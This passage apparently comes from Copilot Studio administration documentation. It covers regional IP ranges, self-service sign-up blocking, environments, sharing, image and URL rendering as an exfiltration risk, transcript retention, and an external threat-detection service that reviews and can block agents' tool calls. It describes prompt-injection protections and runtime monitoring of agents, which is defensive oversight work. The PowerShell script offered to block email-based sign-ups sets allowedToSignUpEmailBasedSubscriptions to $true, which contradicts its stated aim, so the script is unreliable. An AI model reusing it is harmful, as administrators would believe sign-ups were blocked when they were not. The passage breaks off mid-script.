Japan	20.43.71.224-20.43.71.255, 20.43.70.240-20.43.70.255, 20.43.70.232-20.43.70.239, 20.43.70.206-20.43.70.207, 20.48.15.227, 20.194.144.9, 20.191.161.200-20.191.161.207, 20.44.167.207, 20.44.131.162, 20.44.130.57, 20.44.130.222, 20.43.71.192-20.43.71.223, 20.43.71.128-20.43.71.191, 20.43.70.208-20.43.70.223, 20.194.144.31, 20.194.144.27, 20.194.144.25, 40.80.63.96-40.80.63.127, 40.80.63.80-40.80.63.95, 40.80.63.128-40.80.63.143, 40.81.182.124, 40.81.182.117, 20.189.225.72-20.189.225.79, 40.81.190.97, 40.81.189.52, 40.81.188.107, 40.81.186.128, 40.81.181.214, 40.81.181.212, 40.81.181.190, 40.80.63.64-40.80.63.79, 40.80.63.0-40.80.63.63, 40.80.62.96-40.80.62.127
Asia Pacific	20.189.111.28-20.189.111.31, 20.189.111.128-20.189.111.191, 20.187.195.144-20.187.195.151, 52.139.177.8, 52.139.177.14, 52.139.176.216, 40.81.25.37, 20.189.77.126, 20.189.76.100, 20.189.74.80, 20.187.195.192-20.187.195.255, 20.187.195.160-20.187.195.191, 20.187.195.136-20.187.195.143, 52.139.179.116, 20.189.122.41, 20.187.197.24-20.187.197.31, 52.229.225.182, 52.184.84.210, 52.184.80.151, 52.139.170.52, 52.139.170.4, 52.139.156.110,

Region	Outbound IP
	40.81.25.65, 20.189.112.175, 20.189.111.64-20.189.111.127, 20.189.111.32-20.189.111.63, 20.187.195.128-20.187.195.135, 23.98.107.24-23.98.107.27, 23.98.107.16-23.98.107.23, 23.98.107.128-23.98.107.191, 52.139.235.85, 52.139.234.140, 52.139.233.32, 52.139.232.83, 23.98.107.8-23.98.107.15, 23.98.107.64-23.98.107.127, 23.98.107.32-23.98.107.63, 20.43.161.215, 20.43.161.149, 20.43.161.116, 23.98.109.40-23.98.109.47, 20.44.198.104, 20.44.197.126, 52.148.112.216, 52.139.234.217, 40.90.184.63, 40.119.215.132, 23.98.107.0-23.98.107.7, 23.98.106.192-23.98.106.255, 23.98.106.160-23.98.106.191, 20.44.240.222, 20.43.175.237, 20.43.175.210, 20.43.175.186
Australia	20.53.40.192-20.53.40.255, 20.53.40.112-20.53.40.119, 20.53.40.108-20.53.40.111, 20.53.40.96-20.53.40.103, 20.53.40.128-20.53.40.191, 20.53.40.104-20.53.40.107, 20.53.115.98, 20.53.115.102, 20.53.115.101, 20.40.177.116, 20.53.79.20, 20.53.79.144, 20.53.74.224, 20.53.40.64-20.53.40.95, 20.53.40.0-20.53.40.63, 20.40.188.84, 20.40.187.183, 20.40.182.180, 20.37.199.240-20.37.199.255, 20.188.218.165, 20.53.77.171, 20.53.44.224-20.53.44.231, 20.53.104.132, 20.53.109.144, 20.53.109.107, 20.53.109.106, 20.53.104.7, 20.40.186.118, 20.37.199.224-20.37.199.239, 20.37.199.192-20.37.199.223, 20.37.199.128-20.37.199.191, 20.188.221.55, 20.188.219.150, 20.188.218.111, 104.46.177.0-104.46.177.63, 104.46.176.160-104.46.176.163, 104.46.176.152-104.46.176.159, 52.243.109.5, 52.243.109.4, 52.243.109.126, 40.81.60.206, 20.42.230.236-20.42.230.239, 104.46.176.192-104.46.176.255, 104.46.176.144-104.46.176.151, 52.243.113.89, 52.243.113.88, 52.243.113.102, 40.81.56.190, 20.40.165.7, 20.40.165.31, 20.40.164.215, 104.46.176.64-104.46.176.127, 104.46.176.32-104.46.176.63, 104.46.176.128-104.46.176.143, 52.243.108.25, 52.243.106.93, 104.46.179.32-104.46.179.39, 52.243.110.67, 52.243.110.181, 52.243.110.156, 20.46.108.117, 20.42.231.192-20.42.231.255, 20.42.230.240-20.42.230.255, 20.40.165.67, 20.40.164.49, 20.40.162.57, 20.40.160.0, 104.46.176.0-104.46.176.31

¹ Customer data in South America is replicated in United States for disaster recovery purposes, so requests from Copilot Studio to Bot Framework skills use United States IP addresses.

Last updated on 04/09/2026

Block unauthorized self-service sign-ups and purchases

ⓘ Note

- Graph PowerShell is required.
- Azure PowerShell and MSOnline are deprecated.
- [Find Azure AD and MSOnline cmdlets in Microsoft Graph PowerShell](#).

To prevent users from signing up for free trials or services without administrative approval, Microsoft Entra ID allows administrators to block email-based self-service sign-ups. This approach avoids the creation of unmanaged tenants and ensures centralized control over service access.

Block email-based sign-ups

As an administrator, you can prevent users in your organization from signing up for free trials when they don't have administrative permission. To block unauthorized (viral) self-service sign-ups at a company-wide level, follow these steps:

1. In Graph PowerShell, use the following script. For more information, learn more in [Graph PowerShell](#).

PowerShell

```
Import-Module Microsoft.Graph.Identity.SignIns
Connect-MgGraph -Scopes "Policy.ReadWrite.Authorization"
$param = @{
    allowedToSignUpEmailBasedSubscriptions = $true
    allowEmailVerifiedUsersToJoinOrganization = $false
}
Update-MgPolicyAuthorizationPolicy -BodyParameter $param
```

2. Remove existing users from viral license assignment by using either the Microsoft 365 admin center or PowerShell.

- **Microsoft 365 admin center:** Sign in to the Microsoft 365 portal and unassign in bulk.
 - a. Sign in at admin.cloud.microsoft and go to the **Billing > Licenses** page.
 - b. Select a product.

- c. Select the users for whom you want to unassign licenses.
- d. Select **Unassign licenses**.
- e. In the **Unassign licenses** box, select **Unassign**.

Confirm that the self-service sign-ups are disabled.

List products that support self-service purchase

To list all Microsoft 365 products that support self-service purchase, use the following command:

PowerShell

```
Get-MSCommerceProductPolicies -PolicyId AllowSelfServicePurchase
```

When you run this command, it shows whether each product currently has self-service purchase enabled or disabled. The command returns details such as:

- ProductName
- ProductId
- PolicyId
- PolicyValue (Enabled or Disabled)

ProductName	ProductId	PolicyId	PolicyValue
-----	-----	-----	-----
Microsoft 365 Copilot	CFQ7TTC0MM8R	AllowSelfServicePurchase	Disabled
Power BI Pro	CFQ7TTC0H9MP	AllowSelfServicePurchase	Disabled
Teams Premium	CFQ7TTC0RM8K	AllowSelfServicePurchase	Disabled
...			

Disable self-service purchase for a product

To disable self-service purchase for a specific product, use the following command, replacing `<ProductId>` with the actual product ID.

PowerShell

```
Update-MSCommerceProductPolicy -PolicyId AllowSelfServicePurchase -ProductId  
<ProductId> -Enabled $False
```

When you disable self-service purchase for a product, users can't sign up for trials or purchase licenses independently for that product.

Last updated on 02/05/2026

Work with Power Platform environments in Copilot Studio

With Copilot Studio, you can create agents in different environments and easily switch between them.

An environment is a space to store, manage, and share your organization's business data. The agents you create are stored in an environment (apps and flows are also stored in environments). Environments might also have different roles, security requirements and target audiences, and each environment is created in a separate location. For more information, see the following articles:

- [Data locations](#)
- [Power Platform environments overview](#)
- [Power Platform environment routing](#)

Use environments

There are many strategies for using multiple environments. For example, you can:

- Create separate environments that correspond to specific teams or departments in your company, each containing the relevant data and agents for its audience.
- Create separate environments for different global branches of your company.
- Create separate environments to satisfy data residency requirements.

You can also [enable maker welcome content for your environments](#), and [configure environment routing](#) in the Power Platform admin center.

You can also build all your agents in a single environment if you don't need or want to use different ones.

ⓘ Note

We recommend using a non-default production environment for agents that you want to deploy to production.

Learn more about the [types of environments](#).

Create a new environment for your agents

When you first sign in and create a new agent, a default environment is created for you.

You can, however, create more environments as needed by using the [Power Platform admin center](#).

1. Go to the [Power Platform admin center](#) and sign in using your work account. Use the same Microsoft Entra tenant that you use for Copilot Studio.
2. On the side navigation, select **Manage**.
3. Select **Environments**.
4. Select **New**. The **New environment** pane opens. Provide the following information:
 - a. **Name**: Specify a unique name for the environment.
 - b. **Region**: Select the [support data region](#) where you want the environment to be created.
 - c. **Get new features early**: Set this option to **Yes** to receive early access to new features.
 - d. **Type**: Select the environment type.

ⓘ **Note**

A production environment is intended for production scenarios and isn't subject to the same restrictions as a [trial environment](#). If you're trying out Copilot Studio for free, make sure you set the environment to **Trial**. The standard limitations for [trial environments](#) apply.

- a. **Purpose**: Provide a description of the environment's purpose.
- b. **Add a Dataverse data store?**: Set this option to **Yes** to add a Dataverse data store to the environment.
- c. **Pay-as-you-go-with Azure**: Set this option to **Yes** to enable pay-as-you-go billing for the environment.
- d. Select **Next**.

ⓘ **Note**

You must create the environment in a supported region. Learn more about [data locations](#).

5. Specify the details of the Dataverse data store, such as the language, currency type, and security group and then select **Save**. This operation takes you back to the **Environments** tab.
6. Select **Refresh** to see the new environment. It might take a few minutes before the environment becomes available.

After the environment is created, you can return to [Copilot Studio](#) and use the environment to create a new agent.

Create an agent in an existing environment

Select the environment in the environment switcher on the top menu bar.

Create an agent in an existing environment where you don't have access

To create an agent in an environment, you need access to the environment. If you don't have access, you need to be a system administrator or contact the system administrator to grant access. You then need to complete the following steps:

1. Create an agent in the environment (this step installs the necessary Copilot Studio solutions).
2. [Assign the security role of "agent author" to yourself](#) in the environment.
3. Return to [Copilot Studio](#) and create an agent in the environment.

Trial environments

When you trial Copilot Studio, you can create trial environments that expire after 30 days. When the environment expires, all the agents in the environment are deleted. This causes all the data associated with the agent, including any flows and resources you have been using, to be lost.

If you created your own environment and selected **Trial** as the environment type, you receive email messages shortly before the environment expires. In Copilot Studio, you also see a notification if you have agents created in a trial environment that's going to expire in less than two weeks.

Important

There's a difference between an expiring environment and an expiring license. If your license is expiring, you can [extend it without losing any data](#).

Converting a trial environment to a production environment

When using a trial environment and you want to retain the agents for longer than 30 days, you must [convert the trial environment to a production environment](#).

Supported operations

Copilot Studio supports the following environment lifecycle operations, as described in [Power Platform environments overview](#):

- [Back up and restore](#)
- [Delete](#)
- [Recover](#)
- [Copy](#)
- [Reset](#)

The following operation is unsupported:

- [Move](#)

Known issues with creating an agent

When you're creating an agent, you might encounter the following issues.

Insufficient permissions for the selected environment

In this case, you see this error: "You do not have permissions to any environments. Get access from an administrator."

You need to [create a new environment](#). Use that environment to create your agent.

The environment doesn't show up in the drop-down menu of Copilot Studio

Your environment might not show up in the drop-down menu due to one of the following causes:

- The environment doesn't have a database created. To resolve this issue, go to admin.powerplatform.com [↗](#) to [create a database in your environment](#).
- The environment is created in an unsupported region. Learn more about [data locations](#).

Related content

- [Power Platform - Environments overview](#)
- [Power Platform - Configure environment security](#)

Last updated on 11/27/2025

Control how agents are shared

You can control and limit how agents are [shared in your tenant](#) by applying the **Editor** and **Viewer** permission assignments to individuals who need to access Copilot Studio, and then configuring the permissions for who can share with whom.

The sharing limits for agents are configured as [a Managed Environments control in the Power Platform admin center](#). You can configure these controls for an individual Managed Environment, or you can [apply the sharing controls at scale using Environment Groups and Rules in the Power Platform admin center](#).

ⓘ Note

Sharing rules are enforced when users try to share an app, flow, or agent. This enforcement doesn't affect users who already have access to the app, flow, or agent before you apply the rules. However, if an app, flow, or agent becomes out of compliance after rules are set, it's only possible to stop sharing it. Sharing becomes possible again when the app, flow, or agent complies with the new rules.

After sharing rules are set in the Power Platform admin center, it might take up to an hour for them to start being enforced.

Sharing limits only apply to agents that require authentication. For more information about the available authentication methods, see [Configure user authentication](#).

Sharing rules in Dataverse for Teams environments don't affect sharing to a Teams team when you publish an agent to Teams. However, when a user attempts to share an agent with individuals or groups in a team other than the one bound to the environment, the sharing limits are enforced.

For more information about setting sharing limits for canvas apps, flows, and agents, see [Limit sharing](#) in the Power Platform admin documentation.

Use the Editor and Viewer roles to control sharing

Setting sharing controls in the Power Platform Admin Center allows administrators to enforce how makers can share **Editor** or **Viewer** assignments with other individuals for their agents in Copilot Studio. For more information about setting assignments, see [Limit sharing](#) in the Power Platform admin documentation.

Manage sharing

Help reduce risk and keep data secure by limiting how widely apps, flows, and agents can be shared. [Learn more](#)

✓ Power Apps

Canvas apps

☐ Don't set limits (default)

☒ Exclude sharing with security groups

☒ Limit total individuals who can share to

19



✓ Power Automate

Solution-aware cloud flows

☒ Let people share solution-aware cloud flows

✓ Copilot Studio (Preview)

Let owners and editors give other people in this environment Editor and Viewer permissions—editors can edit, share, publish, and use agents, while viewers can only use them.

Editors

☒ Let people grant Editor permissions when agents are shared

Viewers

☒ Let people grant Viewer permissions when agents are shared

☐ Only share with individuals (no security groups)

☐ Limit the number of viewers who can access each agent

No limit



The remainder of this article describes how the assignments affect who can share and how.

Editor permissions can only be given to individual users.

You can't grant **Editor** permissions to security groups.

The **Editor** assignment allows makers to edit, configure, share, and publish their content, while makers with the **Viewer** assignment can only chat with the agent.

 Expand table

Sharing rules	System behavior when selected	When not selected
Let people grant Editor permissions when agents are shared	Can share with any individual assigned as an Editor .	Can't share with an individual assigned as an Editor . This control doesn't affect the ability to share with viewers by owners or editors.
Let people grant Viewer permissions when agents are shared	Can share with any individual assigned as a Viewer , and any security groups.	Can't share with an individual assigned as a Viewer . The owner or any other editors can't share with a security group. This control doesn't prevent owners/editors from sharing their agents with individuals as editors.
Only share with individuals (no security groups)	Owners/editors can only share with individuals assigned as a Viewer . They can't share with a security group.	Editors and owners can share with individuals (assigned as a Viewer) and security groups.
Limit number of viewers who can access each agent	If Only share with individuals (no security groups) is selected, you can control the maximum number of viewers with whom an agent can be shared with.	There's no limit on the number of individuals you can share with.

Related information

- [Managed Environments in the Power Platform admin center](#)
- [Limit sharing in Managed Environments](#) (Power Platform admin documentation)

Last updated on 01/27/2026

Control image rendering and embedded URLs

Summarize this article for me

Copilot Studio gives administrators control over how images and embedded URLs appear in agent responses. With the ability to allow images and URLs, you can:


- Decide whether images and clickable links are shown to users.
- Help protect users from untrusted or potentially harmful content.

Malicious actors can exploit rendered images and embedded URLs in Copilot Studio to exfiltrate sensitive data. To mitigate this risk, organizations can choose to disable image rendering and clickable links to prevent attacks and protect users from untrusted or potentially harmful content. Controlling image rendering and embedded URLs enables you to align Copilot Studio with your organization's security and compliance needs, ensuring agent responses remain safe and trustworthy.


How to configure

You can enable or disable image and URL rendering in Copilot Studio through the following entry points:

- **Security hub:** In the Power Platform Admin Center, navigate to **Security > Threat detection > Showing images and URLs**. Select **Allow images and URLs** or **Block all images and other URLs** to enable or disable image and URL rendering to a specific environment or environment group.



- **Environment groups:** In Power Platform Admin Center, navigate to **Manage > Environment groups > Rules > Showing images and URLs**.



Select **Allow images and URLs** or **Block all images and other URLs** to enable or disable image and URL rendering to a specific environment or environment group.

User experience when image rendering and embedded URLs are turned off

When the **Allow images and URLs** setting is turned off, any images or clickable links in agent responses are automatically blocked. Where an image or URL is blocked, you instead see a brief message indicating that content is restricted by your organization's policy. This setting ensures clarity and consistency across all channels, and helps protect you from untrusted or potentially harmful content in agent responses. Contact your organization administrator if you think certain content shouldn't be blocked.

▸ Test your agent



Hello, I'm IT Helpdesk, a virtual assistant. Just so you are aware, I sometimes use AI to answer your questions.

Where can I find your FAQ page?

Here's a link to our FAQ: *This [URL/Image] was blocked due to organization policy. For more information contact your admin, [What's this?](#)*

1 minute ago

Ask a question or describe what you need



Make sure AI-generated content is accurate and appropriate before using. [See terms](#)

Last updated on 03/04/2026

Control transcript access and retention

When an agent interacts with an end user (or with a maker using the test chat), the system retains a record of the conversation as a *transcript* and saves it in Dataverse. This transcript includes the conversation between the agent and the user. It also includes metadata about the conversation, such as the time it started and ended, and the triggered topic.

The system automatically saves transcripts to Dataverse. By default, makers in your organization can view and download transcripts for agents they can access. Makers can [download transcripts from Copilot Studio](#) or [download transcripts from Power Apps](#).

However, you might need to prevent the retention, access, or download of transcripts for specific environments. For example, you might have business needs and organizational requirements for your agents to act on or retrieve sensitive data and information and don't want that information to be downloaded. You might also want to control the size of the conversation transcript table in Dataverse, which can grow quickly as agents are used.

ⓘ Note

Agent responses that use SharePoint as a knowledge source aren't included in conversation transcripts.

Conversation transcripts aren't written for:

- Microsoft Dataverse for Teams environments
- Dataverse developer environments
- Microsoft 365 Copilot agents

For agents created in Copilot Studio, you can control whether the system saves transcripts to Dataverse, and who can view them. You can also [control how long transcripts are retained](#) before they're deleted.

This article describes how to control whether the system saves transcripts to Dataverse, and who can view and download them. For details on what is included in the transcripts and more information on accessing and downloading them, see these articles:

- [View and download conversation transcripts in Copilot Studio](#)
- [Download conversation transcripts in Power Apps](#)

Important

- Makers with the **Environment maker** role don't automatically have access to transcripts.
- To view transcripts in Power Apps, makers need the **Bot Transcript Viewer** security role. Only admins can grant this role by [assigning the Bot Transcript Viewer security role during agent sharing](#).
- If a maker doesn't have the **Bot Transcript Viewer** role, the controls to prevent viewing and downloading transcripts in Power Apps have no effect, as the maker is already unable to view or download transcripts in Power Apps.

Prerequisites

- The **Environment administrator** role to configure individual environments
- The **System administrator** role to configure environment rule groups

Learn more about [security roles](#) and [managing high-privileged admin roles](#) in Power Platform.

Important

If a System administrator configures an environment rule group to control transcript access and retention, the group settings take precedence over the settings for individual environments.

Configure transcript recording and download

In the Power Platform admin center, you control whether makers can view and download transcripts, and whether to save transcripts at all. You can configure these settings individually for each environment, or use environment groups to apply the same settings to multiple environments.

Configure transcript settings for a single environment

1. In Copilot Studio, on the side bar, select the three dots (...), and then select **Power Platform Admin Center**.
2. In the Power Platform admin center, select **Manage** on the side bar, and then select **Environments**. A list of environments appears.

3. Select the environment you want to configure. The environment's details page opens.
4. On the top menu bar, select **Settings**.
5. Expand **Product**, and then select **Features**.
6. Scroll to the **Copilot Studio agents** section. Set or clear these settings, and then select **Save** at the bottom of the **Settings** page.

Copilot Studio agents

Accessing transcripts from conversations in Copilot Studio agents

Transcripts gathered from conversations with agents made in Copilot Studio may include sensitive or personally identifiable information (PII), and exposing them to everyone with access to the data may open security risks. [Learn more](#) 

- ☒ Allow agent owners and editors to see session transcripts from conversation interactions in their agents.
- ☒ Allow conversation transcripts and their associated metadata to be saved in Dataverse (required for enhanced reporting).

- **Allow agent owners and editors to see session transcripts from conversation interactions in their agents.**

When turned on, makers and admins can see and download transcripts in [Copilot Studio](#) for agents in the environment. When turned off, the option to see or download transcripts isn't available.

- **Allow conversation transcripts and their associated metadata to be saved in Dataverse (required for enhanced reporting).**

When turned on, transcripts are saved in Dataverse and can be [viewed and downloaded in Power Apps](#). When turned off, transcripts aren't saved for any conversations that occur in the environment. Transcripts for conversations that occurred before saving was disabled are still available. If you re-enable this setting, transcripts are only saved for any conversations that occur after the setting is re-enabled in the environment. Transcripts for conversations that occurred when the setting was off are still unavailable.

⊗ Caution

- If transcripts aren't being saved, dashboards that use metadata from conversation transcripts, such as the [Omnichannel Summary dashboard](#), might break.
- Conversation transcripts and associated metadata can continue to save to Dataverse for up to 24 hours after you turn saving off. You can [delete conversational transcripts records](#) that might be saved during this time.

Configure transcript settings for an environment group

If you're a tenant admin and use environment groups, you can configure transcript settings for all environments in the group at once.

The environment group rule **Accessing transcripts from conversations in Copilot Studio agents** provides the same controls as those in the individual environment settings.

The group rule prevents environment admins for individual environments within the group from changing the settings for their environments. The settings you configure for the environment group override any settings configured for the individual environments.

To configure group rules in the Power Platform admin center, see [Environment groups documentation](#).

Enable external threat detection and protection for Copilot Studio custom agents (preview)

[This article is prerelease documentation and is subject to change.]

Custom agents created in Copilot Studio are secure by default. They include built-in protection against various threats, such as user prompt-injection attacks (UPIA) and cross-domain prompt injection Attacks (XPIA). At runtime, the agent blocks attacks of these types, reducing the risk of data exfiltration.

To further increase the monitoring capabilities and security of custom agents, Copilot Studio lets organizations configure *external threat detection systems* for enhanced oversight. These tools operate during the agent's runtime, continuously evaluating agent activity. If the system detects any suspicious tools or actions, it can intervene to block them from executing. This threat detection provides an extra layer of real-time protection and compliance enforcement.

Important

External threat detection is only called on generative agents that use generative orchestration. External threat detection is skipped for classic agents.

How it works

An external threat detection system is set up as a web service, exposing a REST API with a threat detection endpoint. A secure connection is configured between the agent and the endpoint. At runtime, every time the orchestrator considers invoking a tool, it sends relevant data about the proposed tool use to the threat detection endpoint for evaluation. The threat detection system analyzes the data and returns a decision to either allow or block the tool invocation.

If the threat detection system detects a security issue during an agent's operation, the agent immediately stops processing, and notifies the user that their message is blocked. On the other hand, if the system approves the operation, the agent proceeds seamlessly, with no visible effect or interruption for the user.

Important

This article contains Microsoft Copilot Studio preview documentation and is subject to change.

Preview features aren't meant for production use and may have restricted functionality. These features are available before an official release so that you can get early access and [provide feedback](#) .

If you're building a production-ready agent, see [Microsoft Copilot Studio Overview](#).

Options for setting up external threat detection

Copilot Studio supports a flexible "bring your own protection" approach. Organizations have the freedom to integrate security solutions that best fit their unique requirements.

Options include:

- Develop your own custom monitoring tools, or have someone develop them for you. For more information on how to set up the system endpoint so that your agent can connect to it, see [Build a runtime threat detection system for Copilot Studio agents](#)
- Apply a robust enterprise solution by [Microsoft Defender](#)
- Use products from other trusted security providers

What data is shared with the threat detection provider?

Once you configure a connection to a threat detection system, the agent shares data with the external security provider during its run. The agent communicates with the service whenever it considers invoking a tool. This data sharing ensures efficient decision-making by the configured system, without degrading the experience of your agent's users.

The high-level data shared with the system includes:

- The user's recent prompt and the latest history of chat messages exchanged between the agent and the user.
- Outputs of previous tools used by the agent.
- Conversation metadata: Identity of the agent, the user who interacts with it, the user's tenant, and the trigger that triggered it (where applicable).
- The tool the agent wants to invoke, including agent-generated reasoning of why this tool was selected and the proposed inputs and values.

- The provider data-handling policies might be different from the policies used by Microsoft. The differences could include processing and storing your data outside your geographic region.
- You must ensure that the provider and terms meet the standards and comply with the regulations required to protect your organization's data.
- If you want to block sharing data with the threat detection service, you can disconnect the integration at any time.

Prerequisites

Before you begin, you need:

- An external threat detection service set up to evaluate agent tool use requests. The service needs to expose a REST API endpoint. For the setup on the Copilot Studio side of the integration, you need the *base URL* for the security provider web service. This article refers to this URL as the *endpoint*. The agent sends requests for threat detection to APIs at this base URL. You should receive this URL from your security provider.
- A Microsoft Entra tenant where you can register an application for authentication between the agent and the threat detection service.
- A user with a Power Platform Administrator role to configure a connection between the agent and the external threat detection system for both the individual environment level, and the environment group level.

Configure an external threat detection system

The process to configure an external threat detection system for your agent has two steps:

1. Configure a Microsoft Entra application.
2. Configure threat detection in Power Platform admin center.

Step 1: Configure a Microsoft Entra application

There are two paths you can take to configure a Microsoft Entra application:

- Option A: Configure using PowerShell script (recommended)
- Option B: Configure manually using Azure portal

Option A: Configure using PowerShell (Recommended)

You can use a provided PowerShell script to automate the creation and configuration of your Microsoft Entra application.

Prerequisites for PowerShell Configuration

- Windows PowerShell 5.1 or later
- Sufficient permissions to create application registrations in your Microsoft Entra tenant
- The base URL of the threat detection web service. The URL is referred to as the `Endpoint` in the script parameters that follow. You should receive this URL from your security provider.
- Your organization's Microsoft Entra tenant ID. The tenant ID is referred to as the `TenantId` in the script parameters that follow.

Download and prepare the script

Download the [Create-CopilotWebhookApp.ps1](#) script.

Script parameters

The script accepts the following parameters:

 Expand table

Parameter	Type	Required	Description
TenantId	String	Yes	Your Microsoft Entra tenant ID in GUID format (for example, <code>12345678-1234-1234-1234-123456789012</code>).
Endpoint	String	Yes	The base URL for the external threat detection service (provided by your security provider). If you're using Microsoft Defender as your security provider, you can get the endpoint from the Defender portal .
DisplayName	String	Yes	A unique display name you provide for the application registration. Can be between 1 and 120 characters.
FICName	String	Yes	A unique name you provide for the Federated Identity Credential. Can be between 1 and 120 characters.
DryRun	Switch	No	Optional flag. When the <code>-DryRun</code> flag is provided, the script performs a validation run without creating resources.

Execute the script

To create the application:

1. Open Windows PowerShell as an administrator.
2. Go to the directory containing the script.
3. Execute the following script, replacing the placeholder values for `TenantId`, `Endpoint`, `DisplayName`, and `FICName` with your own parameters:

PowerShell

```
.\Create-CopilotWebhookApp.ps1 `
-TenantId "11111111-2222-3333-4444-555555555555" `
-Endpoint "https://provider.example.com/threat_detection/copilot" `
-DisplayName "Copilot Security Integration - Production" `
-FICName "ProductionFIC"
```

The interactive script runs in the command line. The script outputs the App ID of the created Microsoft Entra application. You need the App ID later when configuring threat detection in Power Platform admin center.

Option B: Configure manually using Azure portal

Prerequisites for manual configuration

- Your organization's Microsoft Entra tenant ID. The tenant ID is referred to as the *tenantId* in the instructions that follow.
- Sufficient permissions to create application registrations in your Microsoft Entra tenant.
- The base URL of the threat detection web service you're using. This is referred to as the *endpoint* in the following instructions. You should receive this URL from your security provider.

Register a Microsoft Entra application

Follow these steps to create a Microsoft Entra application registration. The application is used to secure authentication between the agent and the threat detection web service. See [Register an application in Microsoft Entra ID](#) to learn how to create such an app.

1. Sign in to Azure portal and navigate to the **Microsoft Entra ID** page.
2. Under **App registrations**, select **New registration**.
3. Provide a name and select **Accounts in this organizational directory only (Single tenant)** as the supported account type.
4. **Register** the app.

5. After the app is created, copy the App ID. You need the App ID later when configuring threat detection in Power Platform admin center.

Authorize the Microsoft Entra application with your provider of choice

The agent uses Federated Identity Credentials (FIC) as a secure, secret-less authentication method for exchanging data with the threat detection system provider. Follow these steps to configure FIC for your Microsoft Entra application. For more information, see [Configure a user-assigned managed identity to trust an external identity provider](#).

1. Open the Azure portal and go to **App registrations**. Select the application you created in step 1 above.
2. In the sidebar, select **Manage > Certificates & secrets > Federated credentials**.
3. Select **Add credential**.
4. In the Federated credentials scenario drop-down, select **Other issuer**.
5. Fill the fields according to these instructions:
 - **Issuer:** Enter the following URL, replacing `{tenantId}` with your organization's Microsoft Entra tenant ID: `https://login.microsoftonline.com/{tenantId}/v2.0`
 - **Type:** Select **Explicit subject identifier**.
 - **Value:** Input a string structured as follows: `/eid1/c/pub/t/{base 64 encoded tenantId}/a/m1WPnYRZpEaQKq1Cceg--g/{base 64 encoded endpoint}`

Perform base64 encoding for your organization's Microsoft Entra tenant ID and the base URL of the threat detection web service. Replace the placeholder `{base 64 encoded tenantId}` with the base64-encoded value of your tenant ID, and the placeholder `{base 64 encoded endpoint}` with the base64-encoded base URL.

To get the base64 encoding of your tenant ID and endpoint URL, use the following PowerShell script. Make sure to replace the placeholder values "11111111-2222-3333-4444-555555555555" and "https://provider.example.com/threat_detection/copilot" with your actual values for tenant ID and endpoint URL:

PowerShell

```
# Encoding tenant ID
$tenantId = [Guid]::Parse("11111111-2222-3333-4444-555555555555")
$base64EncodedTenantId =
```

```
[Convert]::ToBase64String($tenantId.ToByteArray()).Replace('+','-')
).Replace('/', '_').TrimEnd('=')
Write-Output $base64EncodedTenantId

# Encoding the endpoint
